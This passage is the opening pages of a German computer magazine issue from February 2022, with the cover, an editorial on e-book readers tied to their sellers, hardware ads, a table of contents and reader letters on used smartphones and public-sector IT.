



**magazin für
computer
technik**

12.2.2022 **5**



**Erster Test:
Modulares Notebook**

Loslegen mit IDEs für Windows, Mac und Linux

Python für Newbies und Profis

Kompakter Code • Überall einsetzbar: Web, Raspi, KI, Server ...

**IM
TEST**

- Schnelle MicroSD-Karten
- Bluetooth-Lautsprecher mit Lichtspiel
- Notebook: Intel Core i überholt Apple M1 Max
- Samsung S21 FE, Honor 50, Huawei Nova 9
- Quadrocopter DJI Mavic 3

Nachhaltig oder Greenwashing?

Ökohandys im Test

Mit Updates • Fair produziert

Schnellere CPU • VPN bis 900 Mbit/s

Fritzbox 4060 getestet

Bauvorschlag: Mini-PC mit Power

NFT-Hype: Wer gewinnt, wer verliert

Apple AirTag am Fahrrad verstecken

Webseiten hacken mit ZAP



€ 5,90

AT € 6,50 | LUX, BEL € 6,90


NL € 7,20 | IT, ES € 7,40

CHF 9.90 | DKK 64,00

E-Books: Robuste Reader

Bücher teilen, leihen, syncen • Augenschonende Displays






Zusammenarbeit? **Aber sicher!**

Lassen Sie sich beim Teamwork nicht in die Daten schauen:
Boxcryptor schützt Ihre Dateien in der Cloud – sowie Dokumente
und Nachrichten in Microsoft Teams.

Ideal für den sicheren Austausch hochsensibler Daten.

Jetzt informieren und testen:
www.boxcryptor.info/msteamscat





E-Book-Reader: Forever young, forever dumm

Es war so um 2009, als ich meinen ersten E-Book-Reader als neues Haushaltsmitglied in den Händen hielt. Was war ich froh! Kein Übergepäckzuschlag mehr für die Urlaubslektüre im Koffer und den Gang zum Buchladen konnte ich mir auch sparen – so glaubte ich. Zugegeben: Die Typografie der Bücher war grauenhaft, das Blättern ging arg gemächlich vonstatten. Bücher mit der eingebauten Shop-App zu kaufen erforderte die Langmut eines Wasserbüffels und wenigstens so viel Zeit wie ein Ladenbesuch – die Hin- und Rückfahrt inklusive. Aber, hey, der Fortschritt wird die Kinderkrankheiten schon austreiben!

13 Jahre später. Säuglinge von damals wären jetzt rotnasige Teens – aufgewachsen in einer Zeit erstaunlicher Evolutionen wie der vom Handy zum Smartphone. Und wie diese hat auch die E-Book-Welt einen Geburtsfehler, die Zwangsbindung an den Verkäufer.

Doch während bei Smartphones die Ketten der SIM-Locks längst gesprengt sind, leiden E-Book-Reader noch immer unter den Dornen der "Walled Gardens" der Buchhändler: Noch immer kann man keine Bücher im Kindle-Format mit dem Tolino-Reader lesen oder gar im Amazon-Shop für jeden E-Book-Reader lesbare Epub-Formate kaufen. Und bis man die für die digitale Buchausleihe in öffentlichen Büchereien nötigen DRM-Sperren durchgetanzt hat, verliert man die Lust daran.

Nimmt man die Analogie der Aufzucht und Pflege kleiner Menschenkinder auf, dann könnte man in der Walled-Garden-Ökonomie besagte Säuglinge nur mit Windeln und Babykost aus einem ganz bestimmten Geschäft großziehen. Solche Bedingungen hemmen die gesunde Entwicklung.

Technisch präsentiert sich die neueste E-Book-Reader-Generation vermeintlich nicht so schlau wie Smartphones, aber dafür reicht eine Akkuladung wochenlang. Wie beim Kleinkind kommen einem die Entwicklungsschritte winzig vor: feinere Auflösungen, augenfreundliches Licht, größere Displays und weiterhin mehr Speicher, als man füllen kann. Kennt man die frühen Modelle, entfleucht einem unweigerlich: "Boah, seid ihr aber groß geworden!" Und man darf in seliger Erinnerung an das Verschwinden der leidigen SIM-Locks in Handys hoffen, dass E-Book-Reader sich dereinst für Buchshops aller Art öffnen, noch schlauer werden und Farbe so gut aufs E-Paper verteilen wie Babys ihren Brei auf Papas Hose.



Michael Link

Michael Link

TERRA MOBILE 1470T

*Außergewöhnlich.
Flach.
Leistungsstark*



Windows 11 bietet mehr Geräteauswahl für mehr Produktivität

Windows 11 Pro unterstützt die weltweit größte Auswahl an Unternehmensgeräten, sodass Mitarbeitende mit dem für sie richtigen Gerät arbeiten können – für eine angenehmere und produktivere Arbeit. Mit Innovationen in den Bereichen Sprache, Touch und Stift passt sich Windows 11 Pro problemlos unterschiedlichen Arbeitsstilen an. Darüber hinaus bietet es aufgrund

seiner neuen Mindestsystemanforderungen eine bessere Leistung bei allen Gerätekonfigurationen. Und mit der breitesten Palette von OEMs, die Windows 11 Pro unterstützen, und dem breitesten Ökosystem an Siliziumoptionen profitiert Ihr gesamtes Unternehmen von den kontinuierlichen Fortschritten in Hardware und Technologie.

ERHÄLTlich BEI IHREM TERRA FACHHÄNDLER

IBN Gesellschaft für Systemtechnik mbH, **14478** Potsdam, Tel. 0331/888400 • Capeletti & Perl GmbH, **20097** Hamburg, Tel. 040/23622 0 • Computer-Service-Buchholz GmbH, **21244** Buchholz i.d.N., Tel. 04181/137373 • Caligrafika, **26133** Oldenburg, Tel. 0441/9250095 • T&S Computech GmbH, **30175** Hannover, Tel. 0511/884817 • B.I.T. Datentechnik GmbH, **31675** Bückeburg, Tel. 05722/95040 • Systemhaus Przykopanski, **31848** Bad Münder, Tel. 05042/933160 • MBörso-Computer GmbH, **33100** Paderborn, Tel. 05251/28818-0 • Microtec GmbH, **33649** Bielefeld, 0521/9455274 • bits+bytes Computer GmbH & Co. KG, **35745** Herborn, Tel. 02772/94990 • RODIAC EDV-Systemhaus GmbH, **42551** Velbert, Tel. 02051/989000 • ServeNet Computervertrieb, **42279** Wuppertal, Tel. 0202/266166 • Rose Computer GmbH, **46395** Bocholt, Tel. 02871/244400 • Kortenbreite Datentechnik GmbH, **48161** Münster, Tel. 02533/930802 • Großbecker & Nordt Bürotechnik-Handels-GmbH, **50859** Köln, Tel. 02234/40890 • Franken & Vogel GmbH, **55124** Mainz, Tel. 06131/14406-34 • SURE DataSystems, **57627** Hachenburg, Tel. 02662/95830 • J.S. EDV-Systemberatung GmbH, **63843** Niedernberg, 06028/97450 • Pauly Büromaschinen Vertriebs GmbH, **65555** Limburg, Tel. 06431/500466 • hecom TK + IT Lösungen, **67071** Ludwigshafen, Tel. 0621/6719070 • Lehmann Elektronik, **67346** Speyer, Tel. 06232/28746 • Krieger GmbH & Co KG, **68163** Mannheim, Tel. 0621/833160 • G+S Computer GmbH **68519** Viernheim, Tel. 06204/607921 • KAISYS.IT GmbH, **72793** Pfullingen, Tel. 07121/145330 • Danner IT-Systemhaus GmbH, **72760** Reutlingen, Tel. 07121/56780 • MP-Datentechnik GmbH, **73730** Esslingen, 0711/3609163 • Resin GmbH & Co.KG, **79589** Binzen, Tel. 07261/6660 • Office Komplet, **79664** Wehr, Tel. 07762 / 708860 • Schwarz Computer Systeme GmbH, **92318** Neumarkt, Tel. 09181/48550 • K&L electronics GmbH, **95466** Weidenberg, 09278/98610-0 •

WORTMANN AG empfiehlt Windows 11 Pro für Unternehmen.



TERRA MOBILE 1470T

- Intel® Core™ i5-1135G7 Prozessor (8 MB Cache, bis zu 4.20 GHz)
- Windows 11 Pro
- 8 GB RAM
- 500 GB SSD
- Intel® UHD Grafik

Artikel-Nr.: 1220727

1.069,-*

Preis UVP inkl. gesetzl. MwSt.

* Änderungen und Irrtümer vorbehalten. Preise in € inklusive gesetzlicher Mehrwertsteuer. Es gelten die AGB der Wortmann AG, zu finden unter www.wortmann.de. Solange der Vorrat reicht. Keine Mitnahmegarantie.

Ultrabook, Celeron, Celeron Inside, Core Inside, Intel, das Intel-Logo, Intel Atom, Intel Atom Inside, Intel Core, Intel Inside, das „Intel Inside“-Logo, Intel vPro, Itanium, Itanium Inside, Pentium, Pentium Inside, vPro Inside, Xeon, Xeon Phi, Xeon Inside und Intel Optane sind Marken der Intel Corporation oder ihrer Tochtergesellschaften in den USA und/oder anderen Ländern.

www.wortmann.de

WORTMANN AG
IT. MADE IN GERMANY.

Titelthemen

Python für Newbies und Profis

- 16 **Gute Gründe** Python, die Sprache für alle
- 20 **Installation** unter Windows, Linux, macOS
- 26 **Entwicklungsumgebungen** für Python und mehr

E-Books: Robuste Reader

- 60 **Überblick** Vor- und Nachteile von E-Books
- 64 **Plattformen** Kindle, Tolino und PocketBook
- 68 **E-Book-Reader** Den passenden finden

Fritzbox 4060 getestet

- 74 **WLAN-Router** Schnell, mit WireGuard-VPN

Ökohandys im Test

- 106 **Nachhaltig** Fairphone, Gigaset, Rephone, Shift

Test & Beratung

- 76 **Server-CPU** Intel Xeon E-2300 auf Asus-Board
- 78 **25-Euro-Mainboard** für 16-Kern-Ryzen-CPU
- 80 **Bluetooth-Lautsprecher** Huawei Sound Joy
- 80 **Ethernet-Adapter** goCoax MA2500D
- 82 **Honor 50 versus Huawei Nova 9**
- 84 **Samsung Galaxy S21 FE 5G**
- 86 **Notensatzprogramm** Steinberg Dorico 4
- 86 **DP-auf-USB-C-Adapter** Delock 63928 & 86040
- 88 **Quadropter DJI Mavic 3**
- 90 **Impfpassprüfer** Greenscan
- 90 **Habit-Tracker** Blobby – Healthy Habit Buddy
- 92 **Lern-App** Edurino für Vorschulkinder
- 94 **Videoschnittprogramm** LosslessCut
- 96 **Notebook: Intel Core i überholt Apple M1 Max**
- 100 **Schnelle MicroSD-Karten**
- 114 **Erster Test: Modulares Notebook**
- 118 **Bluetooth-Lautsprecher mit Lichtspiel**

Aktuell

- 14 **Digitalisierung der Medizin** Haarsträubendes
- 32 **NFT-Hype: Wer gewinnt, wer verliert**
- 34 **Internet** NetzDG-Meldepflicht, SMS-TAN ade
- 36 **Aufwühlender Podcast** perforiert Filterblase
- 37 **Mailsoftware** eM Client 9 im offenen Betatest
- 38 **Cookie-Ersatz** Google plant Topics
- 39 **LibreOffice** Klingonisch und andere Details
- 40 **Bit-Rauschen** Fette Chips und Umsätze
- 41 **Hardware** PCs boomen, Weiße Gehäuse
- 42 **Server & Storage** KI-Cluster von Meta
- 44 **Forschung** Flüssige Linsen für Smartphones
- 45 **Open Source** Bezahlssystem für FlatHub geplant
- 46 **Smartphones** QR-Code-Bug, AMD-Grafik
- 47 **Videostreaming** Audio-Codec IMAX Enhanced
- 50 **Netzwerke** Router für Wi-Fi 6E, IoT per Satellit
- 51 **Spielkonsole** Steam Deck kommt im Februar
- 52 **c't I/O** Streik in Finnland, c't-Online-Workshops
- 54 **Web-Tipps** Coronatests, Hass melden, Fonds

16 Python für Newbies und Profis



Python zählt seit Jahren zu den beliebtesten Programmiersprachen – weil der Code kompakt und gut lesbar ist. Wir zeigen, wie Sie die Sprache installieren, und stellen die besten Entwicklungsumgebungen vor.

- 126 Digitale Signatur** Handschriftlich rechtssicher
- 172 Survival-Abenteuerspiel** Dysmantle
- 173 Bücher** Software-Design, A/B-Tests

Wissen

- 110 Eco Rating** Nachhaltigkeitslabel im Check
- 132 Hörkontaktlinse** überträgt Klänge unverzerrt
- 134 Biobots** aus DNA und lebendigen Zellknäueln
- 138 Gaming** Microsoft übernimmt Activision Blizzard
- 140 Berufsausbildung** Digitale Herausforderungen
- 144 Confidential Computing** schützt Clouddaten
- 148 Barrierefreie PDFs** Theorie und Office-Praxis
- 174 DSGVO** Wann sie für Privatleute gilt


Praxis

- 154 Bauvorschlag: Mini-PC mit Power**
- 156 Apple AirTag am Fahrrad verstecken**
- 160 Webseiten hacken mit ZAP**
- 166 Malware analysieren** mit Onlinediensten

Immer in c't

- 3 Standpunkt** E-Book-Reader: Forever young
- 8 Leserforum**
- 13 Schlagseite**
- 56 Vorsicht, Kunde** Wenig Kulanz bei Lenovo
- 178 Tipps & Tricks**
- 181 FAQ** Videostreaming
- 182 Story** Reset
- 191 Stellenmarkt**
- 192 Inserentenverzeichnis**
- 193 Impressum**
- 194 Vorschau 6/2022**

60 E-Books: Robuste Reader



E-Books und ihre Reader sind das ideale Gespann für eine platzsparende digitale Bücherei. Die Displays lösen mittlerweile höher auf und lassen sich warmweiß beleuchten, einige Reader sind sogar wasserdicht.

Frisch aus
c't Nerdistan

- 118 Bluetooth-Lautsprecher** mit Lichtspiel
- 156 Apple AirTag** versteckt am Drahtesel montieren

c't

Hardcore

- 144 Confidential Computing** schützt Clouddaten
- 160 Websites hacken** mit dem Zed Attack Proxy



Sind gebrauchte Handys wirklich ressourcenschonend? Das fragten sich einige Leser der c't 4/2022.

Bild: MASH

Pferdefuß Akku

Standpunkt: Gebrauchtkauf, c't 4/2022, S. 3

Ich nutze den Gebrauchtkauf bei Asgood-asnew schon einige Jahre. An der Qualität gab es nie etwas auszusetzen. Zustand „gut“ reicht völlig, denn Kratzer entstehen immer. Mein Telefon nutze ich seit vier Jahren und für das Alltägliche reicht es völlig aus.

Der wahre Pferdefuß moderner Telefone ist leider der Akku, der nur mit viel Aufwand zu wechseln ist. Das Fairphone oder alte Tastentelefone zeigen, wie es anders geht.

Michael Bartz

Nur Teil der Lösung

Der Gebrauchtkauf von Handys ist sicher ein guter, möglicher Ansatz zur Ressourcenschonung. Aber nur, weil ein Akku schwächelt, nimmt man dann ja trotzdem wieder ein komplettes, wenn auch gebrauchtes Gerät. Und derjenige, der ein Gerät für den Gebrauchtmarkt verkauft, kauft sich wieder ein neues Gerät. Im Endeffekt werden dadurch Probleme wie Reparaturfreundlichkeit, Ersatzteillieferbarkeit und dergleichen nicht gelöst.

Und ganz wichtig: Im ganzen Bereich der Elektronik sind wir weit von Ressourcenschonung entfernt. Jeder Hersteller kocht sein eigenes Süppchen, versucht mit verschiedenen Tricks, Kunden an sich zu binden. Nur ein Beispiel: Ersatztinte/Toner ist bei den meisten Druckerherstellern genauso teuer wie ein Neugerät. Warum soll man sich dann nicht ein Neugerät mit voller Garantie und Gewährleistung kaufen?

Auch wenn Lösungen der politischen Instanzen selten gute Lösungen bringen, ist es doch höchste Zeit, mit diesem Unsinn aufzuräumen.

mia taughts

Klimaschädlicher Trend

Refurbished Smartphones sind ein klimaschädlicher Trend. Wer dem Klima etwas Gutes tun will, kauft sich ein Gerät, für das zum Zeitpunkt des Kaufs noch möglichst lange Sicherheitsupdates versprochen werden.

Bei Refurbish werden die Geräte ressourcenintensiv durch die Gegend in eine ressourcenintensiv aufgebaute Wiederaufbereitungswerkstatt geschickt, wo sie wie im Heft beschrieben ressourcenintensiv aufbereitet werden, aber wegen dem Ende der Sicherheitsupdates ohnehin nicht mehr lange vernünftig nutzbar sind. Ich glaube nicht, dass es in Deutschland so viel Bedarf an Smartphones gibt, die nur noch komplett ohne Internet, WLAN, Bluetooth & Co. (was alles das Eingangstor für Angriffe sein kann) betrieben werden sollten.

notting

Vorausschauendes Bauen

Wie das Gigabit-Internet ins Haus kommt und wie man es dort am besten weiterleitet, c't 4/2022, S. 14

Wer wirklich vorausschauend bauen oder sanieren möchte, verlegt Leerrohre, da kann man dann reinschieben/-ziehen, was man braucht.

jagakone

ITler dringen nicht durch

„Krawall-Influencerin“ Lilith Wittmann über staatliche Digitalprojekte, c't 4/2022, S. 28

Ich kann dem absolut zu 100 Prozent zustimmen. Das Problem in der öffentlichen Verwaltung ist leider tatsächlich, dass ITler kaum in die Entscheidungsebenen vordringen und daher nicht nur ein Mangel, sondern geradezu ein Vakuum an IT-Kompetenz in höheren Ebenen existiert.

Das trifft im Übrigen auch auf die größere Privatwirtschaft zu, wenn auch in geringerem Maße. Im Gegensatz zur Privatwirtschaft wird in der öffentlichen Verwaltung aber gern auch die Verantwortung „wegdelegiert“. Daher holt man sich „Experten“ und verkauft das als zwar teure, aber verantwortungsvolle Entscheidung. Klappt alles, meckert dann keiner. Und klappt es nicht, haben es selbst „die Experten“ nicht besser gewusst.

Ich weiß nicht, wie man diese Inkompetenz nachhaltig beseitigen kann. Ich bezweifle jedoch, dass die bestehende Verwaltung wirklich Entscheidungsmacht an kompetente ITler abtreten wird.

M76

Beispiel Telekom

Frau Wittmann ist ja noch jung, aber die Älteren unter uns erinnern sich sicher noch an die Zeit, als Digitalprojekte von einer staatlichen Behörde mit fest angestellten beziehungsweise verbeamteten Mitarbeitern gemacht wurden, nämlich der Abteilung „Telekom“ der Deutschen Bundespost. Ob das jetzt zu so viel besseren Ergebnissen geführt hat?

Oliver Bonten

Custom-ROM-Shops

Power zum Sparpreis: Gebrauchte Smartphones, c't 4/2022, S. 56

In den Artikeln fehlen Shops mit fertigen Custom-ROM-Geräten. Viele würden gern ein Smartphone nutzen, ohne auf Schritt und Tritt von Google bespitzelt zu werden. Sie trauen sich aber nicht, selbst ein Custom-ROM aufzuspielen. Für die gibt es Shops, die fertig entgoogelte Geräte mit voller Garantie anbieten, und zwar wahlweise neu oder gebraucht. Meine

EPOS

Sennheiser Communications ist jetzt EPOS

Neuer Name, gleiche hervorragende
High-End-Lösungen für Audio und Video



Kabellose DECT-Headsets

Wenn Sie sich im Büro oder Gebäude frei bewegen müssen, während Sie telefonieren, bieten diese professionellen kabellosen DECT-Headsets den herausragenden EPOS Sound und ganztägigen Tragekomfort für erhöhte Produktivität.



Kabellose Bluetooth®-Headsets

Ob Sie nun im Büro, von unterwegs oder von zuhause arbeiten – mit den professionellen Bluetooth®-Headsets von EPOS erhalten Sie die perfekte Kombination aus hoher Klangqualität, kabelloser Kommunikationsfreiheit und hervorragendem Tragekomfort.



Kabelgebundene Headsets

